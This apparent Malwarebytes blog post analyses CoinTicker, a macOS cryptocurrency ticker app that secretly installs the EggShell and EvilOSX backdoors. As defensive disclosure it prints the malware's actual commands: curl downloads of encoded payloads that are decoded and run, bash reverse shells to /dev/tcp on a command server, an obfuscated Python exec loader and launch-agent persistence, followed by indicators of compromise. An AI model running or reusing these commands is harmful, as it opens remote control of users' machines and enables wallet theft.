Mac cryptocurrency ticker app installs backdoors


By Thomas Reed

Published: 2018-10-28 · Archived: 2026-04-06 02:02:43 UTC


An astute contributor to our forums going by the handle 1vladimir noticed that an app named CoinTicker was exhibiting some fishy behavior over the weekend. It seems that the app is covertly installing not just one but two different backdoors.

Behaviors

The CoinTicker app, on the surface, appears to be a legitimate application that could potentially be useful to someone who has invested in cryptocurrencies. Once downloaded, the app displays an icon in the menu bar that gives information about the current price of Bitcoin.



The app's preferences allow the user to customize the display, showing information about a wide variety of cryptocurrencies, including Bitcoin, Etherium, and Monero.



Although this functionality seems to be legitimate, the app is actually up to no good in the background, unbeknownst to the user. Without any signs of trouble, such as requests for authentication to root, there's nothing to suggest to the user that anything is wrong.

When launched, however, the app downloads and installs components of two different open-source backdoors: EvilOSX and EggShell.

The app executes the following shell command to download a custom-compiled version of the EggShell server for macOS:

```
nohup curl -k -L -o /tmp/.info.enc https://github.com/youarenick/newProject/raw/master/info.enc; ope
```

The first part of the command downloads an encoded file from a Github page belonging to a user named "youarenick" and saves that file to a hidden file named *.info.enc* in */private/tmp/*. Next, it uses openssl to decode that file into a hidden Python file named *.info.py*. Finally, it executes the resulting Python script.

The *.info.py* script performs multiple tasks. First it opens a reverse shell connection to a command & control server, using the following command:

```
nohup bash &> /dev/tcp/94.156.189.77/2280 0>&1
```

(The domain *seednode3.parsicoin.net* resolves to this IP address.)

Next, it downloads the the EggShell mach-o binary, saving it to */tmp/espl*:

```
curl -k -L -o /tmp/espl https://github.com/youarenick/newProject/raw/master/mac
```


Finally, it creates and runs a shell script at /tmp/.server.sh, which also establishes a reverse shell.

```
#! /bin/bash nohup bash &> /dev/tcp/94.156.189.77/2280 0>&1
```

The CoinTicker app also creates a user launch agent, named *.espl.plist*, that runs the same command periodically:

```
      AbandonProcessGroup      Label   com.apple.espl   ProgramArguments        sh     -c     nohup
```

If it seems like this results in the espl binary being launched multiple times, that is indeed the case.



The software also creates a folder within the user's Containers folder named *.UpQZdhkKfCdSYxg*, which is home to a Python script named *plQqVfeJvGo*. (We believe these names are randomized, but unfortunately the CoinTicker app has stopped functioning, so we have been unable to confirm.) This script is encoded to hide the content:

```
#!/usr/bin/env python # -*- coding: utf-8 -*- import os import getpass import uuid
```

```
def get_uid(): return "".join(x.encode("hex") for x in (getpass.getuser() + "-" + str(uuid.getnode()))

exec("".join(os.popen("echo 'U2FsdGVkX19GsbCj4lq2hzo27vqseHTtKbNTx9 ... TjO1GlH1+7cP7pDYa8ykBquk4WhU
```

Extracting the script reveals that it is the *bot.py* script from the EvilOSX backdoor made by Github user Marten4n6.

```
#!/usr/bin/env python # -*- coding: utf-8 -*- """Minimal bot which loads modules as they are needed
```

This script has been customized to cause the backdoor to communicate with a server at 185.206.144.226 on port 1339. The malware also creates a user launch agent named *com.apple.EOFHXpQvqhr.plist* designed to keep this script running.

Implications

Although it's unknown exactly what goal the hacker behind this malware had in mind, both EggShell and EvilOSX are broad-spectrum backdoors that can be used for a variety of purposes. Since the malware is distributed through a cryptocurrency app, however, it seems likely that the malware is meant to gain access to users' cryptocurrency wallets for the purpose of stealing coins.

At first, this looked like it could have been a supply chain attack, in which a legitimate app's website is hacked to distribute a malicious version of the app. Such attacks have happened multiple times in the past, such as when the Transmission site was hacked (twice) to distribute KeRanger and Keydnap, or when a Handbrake mirror server was hacked to distribute Proton.

However, on further inspection, it looks like this app was probably never legitimate to begin with. First, the app is distributed via a domain named *coin-sticker.com*. This is close to, but not quite the same as, the name of the app. Getting the domain name wrong seems awfully sloppy if this were a legitimate app. Adding further suspicion, it seems that this domain was just registered a few months ago on July 13.

For this reason, Malwarebytes for Mac detects the CoinTicker application in addition to the other components of this malware, as OSX.EvilEgg.

One interesting note about this malware is that none of it requires anything other than normal user permissions. Root permissions are not needed. There is often an erroneous over-emphasis on malware's need for root privileges, but this malware is a perfect demonstration that malware does not need such privileges to have high potential for danger.

Indicators of Compromise

Files created:

```
/private/tmp/.info.enc /private/tmp/.info.py /private/tmp/.server.sh /private/tmp/espl ~/Library/Lau
```

Network connections:

```
94.156.189.77:2280 185.206.144.226:1339
```

SHA-256:

```
CoinTicker.zip f4f45e16dd276b948dedd8a5f8d55c9e1e60884b9fe00143cb092eed693cddc4 espl efb5b32f87bfd60
```

About the author

Had a Mac before it was cool to have Macs. Self-trained Apple security expert. Amateur photographer.
